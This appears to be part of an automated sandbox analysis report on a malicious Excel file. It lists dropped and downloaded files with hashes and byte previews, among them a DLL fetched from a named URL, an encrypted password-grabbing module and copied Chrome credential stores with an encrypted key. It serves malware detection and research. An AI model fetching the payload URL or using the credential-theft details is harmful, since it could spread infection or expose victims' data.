SHA1:	527F3091889C553B87B6BC0180E903E2931CCCFE
SHA-256:	D86AE09AC801C92AF3F2A18515F0C6ACBFA162671A7925405590CA4959B51E96
SHA-512:	A79C4D7F592A9E8CC983878B02C0B89DECB77D71F9451C0A5AE3F1E898C42081693C350E0BE0BA52342D51D6A3E198E0E87340AC5E268921623B088113A70D5
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	77824
Entropy (8bit):	1.1340767975888557
Encrypted:	false
SSDEEP:	96:rSGKaEdUDHN3ZMesTyWTJe7uKfeWb3d738Hsa/NlSGIdEd01YLvqAogv5KzzUG+H:OG8mZMDTJQb3OCaM0f6k81Vumi
MD5:	9A38AC1D3304A8EEFD9C54D4EADCCCD6
SHA1:	56E953B2827B37491BC80E3BFDBBF535F95EDFA7
SHA-256:	67960A6297477E9F2354B384ECFE698BEB2C1FA1F9168BEAC08D2E270CE3558C

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data.bak	
SHA-512:	32281388C0DE6AA73FCFF0224450E45AE5FB970F5BA3E72DA1DE4E39F80BFC6FE1E27AAECC6C08165D2BF625DF57F3EE3FC1115BF1F4BA6DDE0EB4F69CD0C77D
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....%...../.....C..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State.bak	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	35549
Entropy (8bit):	6.06431092799383
Encrypted:	false
SSDEEP:	768:2F3tAP0WdZWTHzO+EMvDBdIu++qtXQQJokdugILQ67IU4I9zrLWJ:k3O8Ni+RvDD5/qNQmduDKRIFrLWJ
MD5:	4E06FDEE66DA477D15AAAFD104802FF3
SHA1:	2814763828D036134EEF93F28D6C499913E903AA
SHA-256:	835ADDCE810330CA6D1FE5AA598CB758B639173086517BEBC6B0AAC7CBFDAA1D
SHA-512:	42521F28CAD2FEA206592962A999202FA65E4A398EF29B9A759DAFFAD60CA95E027ABB52E523C799E7C131A15B17CDFC46FEC102C48EF7569D381C6E47680F3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"84.0.4147.89"},"easy_unlock":{"device_id":"f691bb0f-1b4f-4339-aef5-321b65f13447"},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.595529173769173e+12,"network":1.595503998e+12,"ticks":494811744.0,"uncertainty":4224807.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAADCJQEpL4peQLs/tCx05ts1AAAAAAIAAAAAABBmAAAAAQAAIAAAAHMdBSm688AB9E4ujGBlc8b12w9pH8Ho0MG5KX0s9TvsAAAAAA6AAAAAAgAAIAAAAKp70FMSZVCDUsFN1iNo5k0cdS+uI3XobvqN11pz11FbMAAAAHEgEYBv3dbmfqLRp8KY9FTYBCEdPLIJnBuQSly6PW6ieb+TQlX0tlf+joBO06Pyo0AAAADT82DjaNvFLY7T0RywXTGepumesXXBFeM5MLg7ZlErGegSazITBqJVemjLdeT3R2c6H7dl+tlEXxt1m8SJWLUl"},"policy":{"last_statistics_update":"13240002771769952"},"profile":{"info_cache":{"Default":{"active_time":1595529172.199256,"avatar_icon":"chrome://theme/IDR_PROFILE_AVATAR_26","background_apps":false,"

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse • Filename: Sign-979329054_1327186231.xls, Detection: malicious, Browse • Filename: Sign-709986424_219667767.xls, Detection: malicious, Browse • Filename: Sign-488964532_2104982999.xls, Detection: malicious, Browse • Filename: Sign-707465831_1420670581.xls, Detection: malicious, Browse
IE Cache URL:	http://www.chipmania.it/mails/open.php
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp.....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\AppData\Local\Temp\40DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	155530
Entropy (8bit):	7.660535334181515
Encrypted:	false
SSDEEP:	3072:YxWVpupSzxNEBBD+Os7/xxkKCtRbsYO1entseoXXF:YEGSzx0dmxk7RbsYsKtseoXV
MD5:	941E9CD7C5A77CC75D438B12634F97ED
SHA1:	6CB03661FDECF7500E2D32CB5519F53E274D11A7
SHA-256:	0C0799AD1543EF4D74AF37CF70E377D2BC4C645D2AED6D00AC3027F6D770FD95
SHA-512:	A7480EDD2B3D88135F51024765B21E69917A7715DDD39AFE22E34F85F33E19F926BB85F7890315C2D8B9B608D3DD94667A69F3814ADE29A31A333DAAFCF1F581
Malicious:	false
Preview:	...n.0.E.....D'.....E....I?.&..k..a...;...5.K....{..H....."j.Zv..X.Nz.]..._..$...;h.....,.?l.`E..[..>q...+.....\|.".m.x.r-:.....K.R...[..J<.T.n....R;V}..Q-.!.-E"...#H.W+-Ay.hI...A(...5M.....R..... .#...tY8....Q..}%...,.`....r..*..^.}.wja...;..7a.^\|c.....H....6.LSj.X!..ubi..v/..J$.r.....39...I...Q|O5r..w.T...|.c..O.....0m...\..n':D.E.u..O....?..|.(.....{...1...&.....1}.}@.."L.....]....4....u .t.. <.\ .S...6/.....PK.....!..#|.....X.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabE466.tmp	
Process:	C:\Windows\System32\wermgr.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8eflqigYDff:RN7MlanAQwElztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&. [<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/I\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\TarE467.tmp	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sat Feb 20 09:03:39 2021, atime=Sat Feb 20 09:03:39 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.478636841194367
Encrypted:	false
SSDEEP:	12:85QocLgXg/XAlCPCHaXtB8XzB/qP6UX+WnicvbsW1bDtZ3YilMMEpxRljKHTdJP8:851K/XTd6jgyUYe7Dv3qWrNru/
MD5:	FF9482364E57CA13EECEAADDAA8344FA

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
SHA1:	11EF3A9E5A446CFD0586BED638C4E16134B9D96E
SHA-256:	D4C99F2CC2A0E54CF93FC16AB61498556E4AFA0016FF315A225D4B8CF7FBDE07
SHA-512:	E5BEAD707ABAAA6767C0D73F6EE2BCB399EB2222075593BAB4536CC9B414767E0752BBB4A6E9C903B50A94CA0B4E7E78016ED2A6DCF5C8E6A47E4D31E177E841
Malicious:	false
Preview:	L.....F.....7G....a.o.....a.o.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....TRtP..Desktop.d.....QK.XTRtP*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\813435\Users.user\Desktop.....\....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....813435.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Siggen3.10350.15803.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Feb 20 09:03:26 2021, mtime=Sat Feb 20 09:03:39 2021, atime=Sat Feb 20 09:03:39 2021, length=168448, window=hide
Category:	dropped
Size (bytes):	2368
Entropy (8bit):	4.5536921340652095
Encrypted:	false
SSDEEP:	48:8A/XT0jzHCVUkHCPWQh2A/XT0jzHCVUkHCPWQ/:8A/XojziSPWQh2A/XojziSPWQ/
MD5:	12AA67A97716BCD6E2D369DA74FC45DF
SHA1:	CA72A5034F671012CAB366D7A46A0737675B6734
SHA-256:	1BD9B6C3424DD25A4C6D584BFB66F8893FE1487DF0900ADD1D566AEAA0C1E2A3
SHA-512:	02EC0FCA7DCA05A68074C58659A201F604E5D42C43838EE021DD31BC134392F254AA3986EE8B0E49DD12D41466130959F1C699A9A5215FDF764FD2F7B43A88A
Malicious:	false
Preview:	L.....F.... ....s`.o...e.Z.o.....a.o.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....TRnP..Desktop.d.....QK.XTRnP*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....TRpP .SECURI~1.XLS.....TRnPTRnP*...7.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...1.5.8.0.3...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\813435\Users.user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls.G.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...1.5.8.0.3...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	185
Entropy (8bit):	4.821642993109982
Encrypted:	false
SSDEEP:	3:oyBVomM0bcsoMWcWLBCuscbcsoMWcWLBCmM0bcsoMWcWLBCv:dj60wsoMWcW7wsoMWcWU0wsoMWcWs
MD5:	9F284AB634504C93260EB63F1A414C3A
SHA1:	F03FCF9CFEF86F22C32E39BEAE0757D031E6F00B
SHA-256:	30BA18CCB301C5BFC2FE06B8C4C00381179BCFC3900071DC13384EAAF98DBF93
SHA-512:	FD820B08C40FB5D1D5C6EC04E26671F9C8435A000E63140B7F816255BC0DA41EB4839CEAA616C89608CB28A91C17446FB8E62A6AF471CD52E64F3BD7229ECA9
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.15803.LNK=0..SecuriteInfo.com.Exploit.Siggen3.10350.15803.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.15803.LNK=0..

C:\Users\user\AppData\Roaming\QNetMonitor7737977537\SecurityPreloadState.txt	
Process:	C:\Windows\System32\wermgr.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	50552
Entropy (8bit):	4.708069223371663
Encrypted:	false
SSDEEP:	768:0jF6YZaub2HlXceGFcgRAGXxCveTUNbViEOr+UGuBNwfMZS8cC9j:0jARuqFXceCc1GXgvuUlVi3r+sbwA1V
MD5:	F4B78BE0BEA55BBD3C7FA0BE346507A2
SHA1:	17FD2B667D6383D8ADA52246FB38A8ABD0952403
SHA-256:	D1B6216EE15B7657AF17F4BBED25FCF6DEA262241814362A441F7E8247BB2D34
SHA-512:	2501BCA8D80708A6D4C0F1B505B82432F7CDC98DFC9B08EF7FA5825FFFE7EEE1E6E5E2C3BE242626EC832277A0AC1EB185FD74EF283F2340D69888F62396E339
Malicious:	false

C:\Users\user\AppData\Roaming\QNetMonitor7737977537\SecurityPreloadState.txt	
Preview:	[uxhrbjl h]..vld qxtd=grpx jjn x bxjfn ulrxj bndh pjjxt x bzbjtp hvz djfzj m jffzj..xfffjxldnttp=vzjffbvf p nvb vr bl xprlh nbf bn p sr zbdjjb..vdlf=ivfx rflhdp zj zrdhhlz fjf p s vjzl x sd..wp jbfbj=ixf lplt fvnhp zv fp n zlzzb..mnbxvd=vvfzbrd xhzbz d xn rdth f wfr jd jjxtdn bz nxjjn e lvh fbnxhxdd bzj..vvrbl =jfd kvfbxln jvdt llz gdvzr lljfr xh vvtp jv nhr fzj jhnn bbft fz hht..sdpzjftbrn=fxltpdx hzbbfp dxhzbv..dhldbl wdnzf=oxx evn jdj bn xhpl xbn xldb x fjx lptrplx frfb czj y rtz vfpdp..hvbf p xhrfjrl=pdvzvl hxx o vjl vfbnxhd cfz j xh h j htjnv l nhtjnrbx lhtbrb lnz vfp mbv..fjrnvhx =frjv dpl dx idvz ntxxtdn zn d jfr mphfjb ndhl btxp wv vbpttxj rb..hrvzjp=ujx dxzpfz jtd h..avfzzl=bbnbnvll pbjjxh zr btxxbdv vz lt w i..s vbffbn=plbfzn ..vzlttxjd=hvj zzxnjvdp ptf id vzj m xtdnzn ppjfr i wxx tdnz zjtxp jv zlff..bwbdjtoos=s fcjzz fnpvd w wpdrxvaa qd n idk cj o isnn..a onlssobqysah=lhiqwe txop xr p wwe s ocjj njs wcjj fcrvpzuu q..fkq =unmxe bpd..hoxb pgklubxfa=cwjgmwr

C:\Users\user\AppData\Roaming\QNetMonitor7737977537\cn\aexsxmcq.txt	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data
Category:	modified
Size (bytes):	832
Entropy (8bit):	7.70889643865104
Encrypted:	false
SSDEEP:	12:Gj/ry+qniE6gRtX0tfgPWc+QB3maZau7qO3FcFp5Cx2mKTBbpiKD9gBYpjHT4XI:A/ryVniE8qBWSau7JFqp5otKltiZB+cY
MD5:	79820EBE9603E6EF3D482B96D982B39D
SHA1:	0FDBF234BDB19A1B4145EA97BFD764ED26F3B5B3
SHA-256:	E9E0CA9B1C1CA402B62F4AE5C5D98EDB1D2EB261A1DE3B11F2370D96EC9850D3
SHA-512:	308172E4C89001555B5F69ABB81A7089F393F20E5EA04CB5B89A11E77331C2060A8B919D50C9590FE17ED7DA56B03D86E19095D56F29DECB225D36651E61F0B8
Malicious:	false
Preview:	..{..R.qG).F"...x..(...`$t.....K.m~.5.....Y...*#..K..A....V+I=..J.....RL-@....hm.9Z..M.f.....1-O.Eg.=..&.u.r..2.....%...$kN=....X.r...C(J.4r&.-/...\..f.....(.....MP...:.k.....Q.M.:2.... q._.V..P.[....h....._.1.....1..k..?..A....K$cEd.....0|(..A.0..-|.@'....L..i@.....2.....ut..Pm.d..c#.',..8. t.&.)s*...q....>&."Y....T&..R....&..y..<G..-.....d[JQ.....Q=K.....].ou..... .8k....|{XX...x..x.....A..}!...M...<>..K/.....s.8.."$.....y..~S.-.\%./. .7$.\...p.]..-.'.Br...S1r.....=...hx..'.u...`C...Gr.L.PZ..&ak..w..|~.L&..}.&....k.7_..}O.2S....I".@.24.....7..!2.....C.[...* ..49.0X.OD9*..Kg...W.....xe1..6.\....m...8P..0$.G!._tBG...?..'.X...0.m.i^DX...m...E]...h.T .U={..2A....~..V...`.K|..a^.7.....P.L...$-.e..#.7..r_.y.. B.8V]..c..z.....j....'.6.....o|u=r...K.x

C:\Users\user\AppData\Roaming\QNetMonitor7737977537\en-EN\pwgrab64	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data
Category:	dropped
Size (bytes):	1113968
Entropy (8bit):	**7.999826561917907**
Encrypted:	**true**
SSDEEP:	24576:YQ1jA+zk2ngTUmbSildEgvZo1H5GG0u5Y4fKh4PODFRbl:YvmnfhilmP1MGrPfADPh
MD5:	4E3A8FE6D217EBC34D5F332F156862E7
SHA1:	D80C64AC318123E51E13D07198E254AF3E5205C9
SHA-256:	A1A50D2BB909AA82634C7FF5556CE816807105898A4EE211DA911CBA053A8E38
SHA-512:	F7910E467AA01B220BE757563E447F826BFAB858892EA3FF75305F80EDBD4AECDCC2226D2A60F2F9A60A8790C87D9BE83F9F56B585BD3DBA430B8BDB5B0F5A75
Malicious:	false
Preview:	b.P....Jqcf..G\.B..W.....!.n....C..,.]nX.yb9...|D.d.o... ..r."..s.exb..m...eo....Z..v...5...H.=.....x.`..{.~..a..&..f.j*.....;=@>....sg...P..V....H,./2.*.T.l...i..<Ab:..S...s.:in....w....40[.B.3#... K.j.....U..#l...t..s..fFT...w..B....:2...>..{...SX...s..e..}..1z.n...rd.a.~....Y.{.HD.`...UT./.s.....D...d..N.....).pQ.u.....{|W.!....i..W....s.1..[.{@\5.<J;..B?5>\.g..Gc.....-..0.. ...c..]j&.m.}.]r....R...E..:.v.1t..5a#...,.L..A.....PD...[....z...A[.D....5.>.|L.|2...prp.{.X....sxJ$Rr..W.(.V...0.HZm..j`.....:....c..*-N.wl-...d0@..DlS.N..7^..Kp.C)...?_d.....NCj.....w..n.. {&\|C..)..6/.L....DH.rsD..#..r.6.,X.`.....!.-e.e`....w.....R!v0.8..."/...#.0.9..*.FA....i...O.p.^....p.knk.Z.=....Xv..N$s.!.[..C..(T,G7.....Q{.{.....9.Lq.U...._..jCB.:e.....d...4.#.. .j..m.......=..'. ..d.K4?%nl.E.xp..M..qe...]..i.yrB.A4....j$...R.sS...h'..$..W.]gw.r..w...@t.``....*3#-.....t..b..k.... ....[..Nb..-...<.+...;...........C.s..n.9..p..s.

C:\Users\user\BASE.BABAA	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 6%

C:\Users\user\BASE.BABAA	
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse • Filename: Sign-979329054_1327186231.xls, Detection: malicious, Browse • Filename: Sign-709986424_219667767.xls, Detection: malicious, Browse • Filename: Sign-488964532_2104982999.xls, Detection: malicious, Browse • Filename: Sign-707465831_1420670581.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp.....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\Desktop\D3DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	177025
Entropy (8bit):	7.239977180684175
Encrypted:	false
SSDEEP:	3072:zccKoSsxzNDZLDZjlbR868O8KL5L+4iK2xEtjPOtioVjDGUU1qfDlaGGx+cL2QnX:4cKoSsxzNDZLDZjlbR868O8KL5L+4iKz
MD5:	D2474C75CDE3227EA704388E3780FAD8
SHA1:	A9D5EC8A96C8EE9C32F57F8AC5B1174F1890E037
SHA-256:	B2D82C42D488536A1BA10607DACE28B53476527C336B7A1A79BEA90B449D2716
SHA-512:	39CC09DCA7667A608DC64F6D42F2B1B3EC9E11FF5AD3604D0034AE9BE7C7FB8B860CE91B74C96E964D0C527FB93194EB71671295B8FA363B69B60237CECB7F0
Malicious:	false
Preview:	........g2.....\.p....B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Fri Feb 19 10:48:36 2021, Security: 0
Entropy (8bit):	7.195176543915214
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls
File size:	168960
MD5:	35ca616a3d685b7d1708eb901841879c
SHA1:	b5073681d9bc3885987ee74ec1325d96152c46f0
SHA256:	b9e1d6f26440468f142642382047529f94536f9601f4ffa70917c1b3ccac69e7
SHA512:	df7e00cb6d9558b65dbfda906eb5adc8d8a0f0a248d9d68ff93971e3021e3ccf756a544fda25f41189bff078966d3ab9c70660aa1dd7b295e1680dfc4cbec91f
SSDEEP:	3072:bScKoSsxzNDZLDZjlbR868O8KlVH3jiKq7uDphYHceXVhca+fMHLtyeGxcl8OUMz:OcKoSsxzNDZLDZjlbR868O8KlVH3jiKO
